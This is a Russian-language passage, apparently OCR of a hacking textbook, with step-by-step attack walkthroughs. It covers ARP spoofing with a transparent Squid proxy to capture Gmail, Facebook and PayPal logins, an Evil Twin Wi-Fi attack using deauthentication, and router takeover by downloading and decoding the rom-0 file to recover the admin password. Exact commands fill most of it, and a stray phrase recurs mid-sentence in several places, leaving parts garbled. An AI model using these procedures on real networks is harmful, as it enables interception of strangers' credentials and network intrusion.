


Рисунок 18 – Захваченные данные

Итак, появилась захваченная часть, информацию сложно читать, но нам нужны лишь некоторые поля, которые имеют определённые имена. Давайте зайдем в Google в Firefox, введём в поисковик Gmail, введём учетные данные, например, логин – FAKE и пароль – FAKE, получим ошибку «неверный логин или пароль» и мы всё равно получим зашифрованный протокол. Теперь перейдём в Internet Explorer, Gmail, здесь протокол сменился на «http», теперь посмотрим, захватим ли мы данные. Введём учетные данные, логин – FAKE, пароль – FAKE, получим ошибку «неверный логин или пароль», смотрим на терминал и, прекрасно, они захвачены. Рассмотрим, что написано в терминале «Email=FAKE&Passwd=FAKE».

Давайте попробуем ещё несколько страниц, например, Facebook, запустим и в Firefox, и в Internet Explorer. В Firefox протокол всё также остался «https», а в Internet Explorer http, так что мы сможем перехватить данные, давайте попробуем. Пароль и логин пусть будут «FACEBOOK», попробуем войти и, конечно же, получим ошибку. Перейдем в терминал и видим, что пароль и логин мы перехватили. В Firefox трафик зашифрован, и мы не можем получить учётные данные.[18.] Попробуем с PayPal, и видим ту же картину, в Internet Explorer протокол http, это значит, что мы можем украсть данные чистым текстом, даже несмотря на то, что Internet Explorer самой последней версии.

Поменяем просматриваемую информацию того, кого мы spoof`им. Мы можем повлиять на то, как человек будет видеть веб-сай, например,

[18] Бабин С.А. Инструментарий хакера. – СПб.: БХВ-Петербург, 2014. – 240 с.: ил. – (Глазами хакера)

перевернуть все изображения на сайте вверх дном или вставить какой-то текст, или добавить несколько дополнительных слов в поиск Google, сменить настройки языка.

Во-первых, нам нужно то, что называется SQUID. SQUID – это прокси. Пишем «apt-cache search squid3», в «Kali» уже предустановлено множество подобных вещей, так что их не нужно скачивать, также не нужен доступ к беспроводной сети для подобной атаки. Давайте установим SQUID «apt-get install squid3 -y», Enter. Нам также понадобится web-сервер - Apache «apt-cache search apache», затем «apt-get install apache2», «Enter». Очистим экран. Далее нам понадобится несколько скриптов. «apt-get -y install imagemagick ghostscript jp2a». Очистим экран. Убедитесь, что у вас всё установлено.

Во-втрых, нам необходимо скачать некоторые из скриптов (практически все можно найти на Google Code):

1. ascilImages.pl;
2. blurImages.pl;
3. flipImages.pl;
4. flopImages.pl;
5. googleSearch.pl;
6. noInternet.pl;
7. replaceImages.pl;
8. replacePages.pl;
9. rickrollYoutube.pl;
10. timeMachine.pl;
11. touretteImages.pl.

Для установки скриптов пишем «ls», «nano [название скрипта с расширением .pl]», затем вставляем туда скрипт, сохраняем и в терминале пишем «chmod +x название скрипта с расширением .pl]» и дадим права на выполнение.

В ascilImages.pl нам необходимо найти строчку «$ourIP =”192.168.0.104”» и изменить на ip-адрес вашей сети.

Теперь нам нужно настроить SQUID, пишем «nano /etc/squid3/squid.conf», ищем строчку «acl localnet src», необходимо убрать знак решётки перед строчкой, в которой находится ip-адрес вашей сети, если диапазона ваших адресов здесь нет, вы можете написать его самостоятельно.

Ищем строчку «http_access allow localnet» и раскомментируем, далее нам нужно сменить порт, точнее убедиться, что он прозрачный, ищем строку «http_port 3128» и дописываем к ней «transparent». Мы это делаем для того, чтобы компьютеру, который мы будем spoof`ить, не потребовались какие-либо настройки браузера и использовался прокси по умолчанию. В самом низу файла конфигурации, если её там нет, то нам необходимо дописать строчку «url_rewrite_program /root/googleSearch.pl». Если хотите изменить скрипт, то просто измените путь, если он находится в том же месте, то просто поменяйте название скрипта. Придётся

перезапустить SQUID, чтобы изменения вступили в силу. Жмём ctrl+o для сохранения, ctrl+x для выхода. Теперь «service squid3 restart».

Нам нужно подстроиться к firewall`y, пишем «iptables -t nat -A PREROUTING -I eth0 -p tcp --destination-port 80 -j REDIRECT --to-port 3128», убедитесь, что порт именно 3128, нужно ввести точно такую же команду, изменив лишь сетевой адаптер. Также нужно будет прописать следующее «echo 1 > /proc/sys/net/ipv4/ip_forward».

Нам нужно настроить конфигурацию Apache. Для этого необходимо создать директорию «mkdir /var/www/tmp» и сменить права на эту директорию «chmod 777 /var/www/tmp». Очистим экран. «Service apache2 restart». Мы получили предупреждение «Не удалось полностью определить доменное им сервера», но мы его проигнорируем. Очистим экран.

У нас запущен SQUID и теперь давайте проведем ARP-spoofing. Сперва убедимся, всё ли работает, пишем «arpspoof -I eth0 -t 192.168.0.1 -r 192.168.0.1», «-i» для интерфейса, «-t» для ip жертвы, «-r» для сетевого шлюза по умолчанию. Жмём «Enter», начался процесс ARP-spoofing`a. Кликаем на нашу Windows-машину. Запомните – эти скрипты будут работать не всегда и не все они работают одинаково, так что читайте описание файла, когда их скачиваете.

Посмотрим кое-что ещё в терминале windows. Напишем «cls». Вот как мы убедимся, что мы spoof`им этот компьютер – пишем «arp-a» и жмём «Enter». Видим интерфейсы, нам интересен 192.168.109.1, почему именно этот? Напишем «ipconfig» и видим названия адаптеров, в частности смотрим на «ethernet adapter ethernet», смотрим его ip. Закроем строку. Пишем «arp-a» и жмём «Enter», скроллим вверх и видим наш ip-адрес 192.168.0.1. В Linux мы узнали наш сетевой шлюз и, разумеется, он одинаков для всех виртуальных машин одной сети: 192.168.0.1 – это самый первый ip-адрес, который мы видим сверху, здесь можно увидеть его физический адрес 90:F6:52:C1:BB:18. Если Вы увидите, что у кого-то в вашем arp-листе такой же mac, как и у вашего сетевого шлюза, то это проблема. Такого быть не должно, потому как mac-адреса регулируются производителями и двух одинаковых mac попросту быть не может, особенно на двух разных устройствах. Закроем командную строку, в браузере перейдем на msn.com и ведём «google» в поисковой запрос, жмём Поиск, и страница не открывается. Откроем терминал и введём «ping google.com», работает, но проблема осталась. Если вы проводите такую атаку, то ваша жертва может испытывать задержку в соединении, оно может на пару секунд теряться, полностью оно не пропадёт, но могут появляться проблемы загрузки сайтов с первой попытки. Перезапустите страницу и всё загрузится без проблем. В Bing введём «google», получим «google linux». Как изменить слово, которое будет добавляться? - Нам нужно изменить сам скрипт. Вернемся к терминалу Kali «ls», «nano googleSearch.pl», видим строку «$extraText = “Linux”», можем вставить сюда всё, что нам хочется, если хотите вставить несколько слов, то пишем их через плюс, например, «$extraText = “Six+brick+space+blackhole”».

Когды Вы меняете что-то в файле конфигурации или что-то связанное с ним, то нам необходимо перезапустить сервис «service squid3 restart», как только мы перезапустим страницу, изменения вступят в силу, и мы увидим добавленные новые слова.

EVIL TWIN ATTACK[19]

Эта атака позволяет украсть любого рода трафик, с помощью этого метода мы клонируем беспроводную точку доступа и всё клиенты, которые были аутентифицированы деаутентифицируются, а затем переподключатся к нам, потому как сигнал нашей клонированной точки будет сильнее.

Будем использовать одну из утилит «aircrack», называется «airbase» – утилита, используемая для клонирования. «Airplay» мы будем использовать для деаутентификации. Первое, что нам нужно сделать во-первых – не питайте больших надежд просканировать то, что у нас есть, что мы можем использовать, какие точки доступа рядом, какого типа они. Для этого поставим карту в режим мониторинга «ifconfig wlp2s0 down», «iwconfig wlp2s0 mode monitor», «airmon-ng check wlp2s0», убираем сетевой менеджер «kill 4734», затем dhclient «kill 30664», «kill 11289», проверим еще раз, отлично, остались те, что не будут мешать. Очистим экран и выполним сканирование «airodump-ng wlp2s0», вновь найдем «Something», скопируем mac-адрес. Пишем «airbase-ng -a [mac] --essid “[название точки]” -c[номер канала] [интерфейс]», например «airbase-ng -a 90:F6:52:C1:BB:18 --essid “Something” -c 6 wlp2s0», запустилась фейковая точка доступа. Теперь необходимо деаутентифицировать всех с реальной точки, как только мы это сделаем, они переподключатся на фейковую точку. Воспользуемся командой «aireplay-ng -0 0 -a 90:F6:52:C1:BB:18 wlp2s0», отправляются пакеты для деаутентификации и моментально клиенты аутентифицируются с фейковой точкой. Остановим процесс. Видим строчку «Client 28:BA:B5:0D:A0:24 reassociated (unencrypted) to ESSID: “Something”». У пользователя не будет доступа в интернет, пока мы не выставим определённые настройки – это будет хост между нашей фейковой точкой доступа и нашим сетевым интерфейсом, который осуществляет интернет-подключение. После этого пользователь может войти в интернет и только тогда мы сможем собрать какие-то полезные данные. Нам понадобится bridge-utils», пишем «yum search bridge-utils», и устанавливаем «yum Install bridge-utils -y». Дале пишем «brctl addbr evil», устанавливаем мост «brctl addif evil p8p1», теперь нам нужно связать этот интерфейс с именем Evil и интерфейсом, «brctl addif evil at0» -мост между

[19] См. подробнее: Анохин Ю.В., Янгаева М.О. К вопросу о TWIN ATTACK как способе совершения преступлений в сфере компьютерной информации // Философия права. – 2021. - № 2(97). – С. 7-13; Атака Evil Twin: сценарии применения и способы защиты. – URL:https://networkguru.ru/ataka-evil-twin; Что такое атака EVIL TWIN («злой двойник»)? – URL: https://www.cloudav.ru/mediacenter/security/what-is-an-evil-twin-attack/

at0 и evil. Далее нам нужно добавить IP-адреса интерфейсов, активировать их, потому как по умолчанию они лежат. Включаем их вручную «ifconfig at0 0.0.0.0 up», ip выглядит странно, не переживайте. Теперь нам нужно поднять evil «ifconfig evil up», далее пишем «dhclient evil», теперь все настройки готовы. Теперь у пользователя, подключенного к нашей фейковой точке доступа, есть Интернет-соединение.

Посмотрим, как можно мониторить трафик на своем компьютере или ноутбуке, который проходит через нашу клонированную сеть. Итак, почему это важно:

- Вы не получите пароли и логины учетных данных пользователей, просто просматривая трафик;

- Вы можете их получить, если не используется шифрование, но при использовании «https» Вы можете об этом забыть, но Вы сможете увидеть кто какой контент просматривает, узнаете на какие сервера заходят пользователи, какие E-mail используют, а также мы сможем увидеть кто и какие сервисы использует, таким образом, Вы с легкостью сможем выбрать для себя цель, поняв, что используют пользователи;

- Это не единственная причина почему мы создаем точку-клон, мы будем использовать ее и в других целях, например, изменения DNS-серверов, это поможет нам выполнить несколько вещей из раздела социальной инженерии, с помощью которых мы сможем узнать: имя пользователя, пароль и учетные данные.




Рисунок 19 – Мониторинг трафика

Давайте посмотрим, как анализировать этот трафик. Очистим экран. Для наших целей нам понадобится определенный инструмент для анализа трафика, этот инструмент называется «wireshark». Его установить очень просто «yum search wireshark». Нужно установить парочку пакетов, и мы сможем просматривать весь трафик, идущий через сеть. Нам понадобится пакет «wireshark-gnome.x86_64», а также нам понадобится самый нижний

во-первых – не питайте больших надежд «wireshark.x86_64», устанавливаем их «yum install [название пакета] -y», «Enter». Запустим «wireshark» и выберем интерфейс из списка, называется «evil», и мы хотим просмотреть весь трафик, который через него идёт. У нас трафика будет не так много, но сразу же мы можем увидеть какие-то основные пакеты, проходящие по сети, большая часть этого трафика генерируется одним устройством теперь. Выключим захват трафика. Здесь мы видим запросы и можем время от времени увидеть ее URL-адреса. Мы видим в запросах URL, двойным кликом по строчке мы можем увидеть дополнительную информацию. Вот таким образом мы сможем увидеть кто и что просматривал, увидеть его IP-адрес, на какой сайт заходил, какие страницы просматривал. Посмотрите на колонку, которая называется «source» – это IP-адрес источника, а далее у нас ip-адрес назначения – это коммуникация между этими двумя IP-адресами. Трафик может отличаться время от времени, но что нам сейчас интересно так – это URL-адреса, чтобы посмотреть какую информацию ищут люди, увидеть ее и узнать адреса.

Сверху есть графа для фильтров, где мы можем указать различные значения, чтобы выбрать определенную информацию, например, пишем «DNS», и мы увидим все DNS-запросы, которые были в этой сети.




Рисунок 20 – Все DNS-запросы

Можно ввести, например, «ip.addr == [ip-адрес], теперь мы видим весь трафик исходящий и входящий на IP, так что если вы хотите увидеть трафик конкретного IP-адреса, то воспользуйтесь фильтром.

ВЗЛОМ РОУТЕРОВ[20]

Роутер – это первая линия защиты в любой сети и, если вы сможете его взломать, то вы сможете практически контролировать сеть, вы сможете исключать пользователей из правил firewalla и подключаться к ним напрямую, сможете поменять настройки DNS, установить прокси или что-то такое, перенаправлять трафик сортировать информацию как вам будет угодно, потому что вы сможете видеть весь трафик и понимать что есть что. Когда роутер запрашивает URL вы сможете задать ip. Таким образом осуществляется тотальный контроль над сетью.

Перед тем как мы начнём. Откроем свой браузер. Нам понадобится два сайта и «nmap.org» и «Exploit.db». Изменяя URL-запрос веб-сервера роутера вы сможете вытащить определенную информацию, которая недоступна напрямую. Пишем «route», жмем «Enter», видим сетевой шлюз по умолчанию, к примеру 192.168.1.1, копируем его. Запустим сканирование «nmap [ip-адрес] -vv» Идем дальше к нашему браузеру, перезагрузим страницу, как видите от нас требуют ввода имени пользователя и пароля для доступа к этому ip-адресу.




Рисунок 21 – Доступ к роутеру

Здесь мы сразу увидели модель роутера – эта техника называется «Banner grabbing» (сбор баннеров), мы просто можем посмотреть модель роутера чистым текстом, в чистом виде, просто введя IP.

Копируем модель, закрываем окно, переходим в «exploitdatabase», вставляем название в поиск, выбираем «free text search», поиск и видим CSRF-уязвимость, давайте посмотрим, что это значит. «Вы легко можете поменять пользовательский пароль по умолчанию на странице роутера 80 порта «tcp/ip», используя запрос «get», вы можете изменить пароль, запрос POST для этого не требуется». Просто используя get-запрос вы можете сменить пароль админа.

---

[20] Кубякин Е.О., Толстиков А.В. Метод защиты информации от утечки через радио каналы WI-FI с помощью использования протоколов HTTP и HTTPS // Сборник научных статей, посвященный 60-й годовщине полета Ю.А. Гагарина в космос (Краснодар, 13–15 апреля 2021 года). – Краснодар: КВВАУЛ им. А.К. Серова, 2021. – С.114-119.




Рисунок 22 – Доступ к роутеру

Видим сам «exploit» – это всё, что нужно сделать. Здесь объяснено как его использовать и так далее, но помните, что, если на сайте есть всего одна уязвимость с именем данного роутера, то это не значит, что она в целом одна. Вводим модель роутера в Google и пишем «уязвимости», жмем «Enter». Увидим, что есть снова атака через изменение URL запроса. К ip в URL-запросе добавим вручную «/rom- 0», как видим во-первых – не питайте больших надежд проблемы с загрузкой страниц, но мы получим rom-0- файл, сохраним его на своем компьютере. После этого понадобится программа, которая его может открыть для чтения и добыть из него учетные данные. Воспользуемся «wget». Wget во-первых – не питайте больших надежд это программа, которая установлена по умолчанию, но на случай, если у вас ее нет, пишем «yum search wget» жмем «Enter» и вот она последняя, просто пишем «yum install wget» вот и вся установка. Очистим экран. «wget http://192.168.1.1/rom-0», помните, что мы используем локальный адрес, но также можно использовать и публичный IP-адрес. Жмем Enter. Теперь нам понадобится программа, чтобы этот файл прочитать. Нам нужно что-то, чтобы расшифровать этот файл, для этого откроем несколько сайтов и найдем для этого скрипт, скопируем скрипт-файл. Нужно скопировать этот текст в текстовый файл и этот файл должен иметь расширение .py, а также нужно сделать его исполняемым с помощью команды «chmod + [имя файла]. В нашем случае файл называется «ZteRomReader.py». Очистим экран, пишем «./ZteRomReader.py rom-0», «Enter». Он прочитал его и сконвертировал в понятную для человека форму, но нам не нужно читать весь файл целиком, хватит только пароля для роутера. Также можно воспользоваться командой grep для того, чтобы сразу вытащить строчку с паролем. Здесь наш пароль 263297.




Рисунок 23 – Пароль от роутера

Вы можете использовать этот пароль для того, чтобы войти на роутер. Имя пользователя по умолчанию в большинстве случаев Admin, так что вы можете использовать админ в качестве логинов, возможно, логин будет root, но вы также можете зайти в интернет, набрать логин по умолчанию для конкретного роутера, и вы увидите максимум 4-5 возможных логинов, так что попробуйте эти логины и посмотрите работает или нет, эта информация в публичном доступе, просто зайдем в интернет, пишем модель роутера и находим его имя пользователя. И если роутер находится в другой стране, посмотрите его ip, посмотрите кому он принадлежит. Посмотрим, как это сделать. Пишем в поисковой строке «Major IP blocks», здесь мы видим диапазоны ip-адресов и их владельца. Возьмем любой адрес, скопируем, открываем Google, вставляем адрес туда и таким образом мы можем узнать владельца адреса, и как только мы это узнали, какому телекому он принадлежит, то скорее всего и роутер принадлежит тому же телекому, таким образом, поняв это, мы можем найти в сети конфигурацию роутеров данного телекома. Если такие данные не подходят, то множество скриптов помогут вам аутентифицироваться на данных роутерах, но с течением времени многие понимают, что учетные данные находятся в публичном доступе и, разумеется, могут их поменять, но это происходит очень редко.

ИЗЪЯТЬЕ УЧЕТНЫХ ДАННЫХ НЕ АУТЕНТИФИЦИРУЯСЬ НА РОУТЕРЕ

В данном разделе речь пойдет о данных самой сети. Из-за уязвимости роутеров «tp-link» можно было достать учетные данные беспроводной сети, ключи, но для этого нам нужен внешний IP-адрес. Когда мы не аутентифицированы с данным сервисом – простых способов сделать это нет. Вот к чему пришли некоторые личности, они сделали следующее: провели полное сканирование всех IP-адресов в одной

конкретной стране и, поскольку, «nmap» поддерживает скрипты это позволяет им запустить всего одну автоматизированную команду. Они просканировали ip-адреса один за другим и стало понятно, что если IP-адрес уязвим, то и сервис на этом IP-адресе также уязвим выезжаем и сразу же эксплойт или с помощью скриптов «nmap» и вытаскивали учетные данные, так что, за один день они собрали огромный объем паролей от сетей.

Мы займемся тем же самым, но мы не будем делать ничего нелегального во-первых – не питайте больших надежд выполнять какое-то массовое сканирование или что-то подобное. Всё, что мы будем делать мы сделаем со своей собственной сетью, но принципы одни и те же, единственное различие будет в IP-адресе. Давайте начнем. Во-первых, начнём эксплойтить наш домашний роутер, но перед тем, как мы выполним сама сканирование, посмотрим, как установить скрипты с сайта «nmap.org». Видим надпись: «Скачать» и ссылку, просто кликаем на неё, видим здесь большой скрипт, копируем. Теперь нам нужно понять, где находится скрипты, введём команду «locate», команда ищет файлы. Мы воспользуемся аргументом в виде расширения. nse, «locate *.nse» и жмем Enter. Мы видим путь, где скрипты находятся. Напишем «cd /usr/share/nmap/», Enter, «clear», «ls». Итак, мы в папке с nmap и у нас здесь есть папка «Scripts», но на что ещё стоит обратить внимание, так это на папку nselib и эти две папки мы будем усиленно использовать.

